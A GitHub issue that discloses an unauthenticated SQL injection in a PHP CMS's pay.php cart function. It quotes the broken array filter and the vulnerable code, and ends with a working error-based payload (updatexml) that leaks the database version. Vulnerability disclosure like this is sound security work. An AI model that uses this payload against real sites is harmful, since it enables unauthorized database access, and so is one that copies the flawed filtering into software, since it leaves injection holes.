New issue

Jump to bottom

There is a sqli vulnerability in pay.php， No admin user login required #5

Open jayus0821 opened this issue on Jan 31, 2021 · 0 comments

jayus0821 commented on Jan 31, 2021

Compared with the previous injection vulnerability, this vulnerability is more harmful because it can be triggered without logging in to the management account.

The syntax of the cms filter function is wrong, which causes the filter of the array to not take effect


```php
public function filters($ftype,$value)
{
    switch ($ftype) {
        case 0://整数
            return (int)$value;
        case 1://字符串
            $value=htmlspecialchars(trim($value), flags: ENT_QUOTES);
            if(!get_magic_quotes_gpc())$value = addslashes($value);
            return $value;
        case 2://数组
            if($value=='')return '';
            array_walk_recursive( &input: $value, funcname: 'syArgs::arrays');
            return $value;
        case 3://浮点
            return (float)$value;
        case 4:
            if(!get_magic_quotes_gpc())$value = addslashes($value);
            return trim($value);
    }
}
```

in pay.php:

```php
function cartadd(){
    $aid=$this->syArgs('id');
    $quantity=$this->syArgs('quantity');
    $attribute=$this->syArgs('attribute',2);
    if(!$aid)exit('err,请指定内容');
    if(!$quantity)$quantity=1;
    $g=syDB( tbl_name: 'goodscart')->find(array('aid'=>$aid,'uid'=>$this->my['id'],'attribute'=>serialize($attribute)));
    if($g){
        syDB( tbl_name: 'goodscart')->incrField(array('aid'=>$aid,'uid'=>$this->my['id'],'attribute'=>serialize($attribute)),'num',$quantity);
    }else{
        $va=$this->m->find(array('id'=>$aid,'isshow'=>1),null,'tid,virtual');
        if(!$va)exit('err,指定内容不存在');
        if($va['virtual']==1)exit('err,本商品可直接购买，自动发货。');
        $p_type=syDB( tbl_name: 'attribute_type')->findSql('select distinct a.tid,a.aid,b.tid,b.isshow,b.orders,b.name from `'.$this->db.'product_attribute a left join `'.$t
        foreach($p_type as $v){if(!$attribute[$v['tid']])exit('err,请选择['.$v['name'].']');}
        syDB( tbl_name: 'goodscart')->create(array('aid'=>$aid,'num'=>$quantity,'uid'=>$this->my['id'],'attribute'=>serialize($attribute),'addtime'=>time()));
    }
    echo 'ok';
}
function cartdel(){
```

payload:

http://192.168.0.105/?c=pay&a=cartadd&id=1&quantity=1&attribute[]=123123' or updatexml(2,concat(0x7e,(version())),0) or'



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant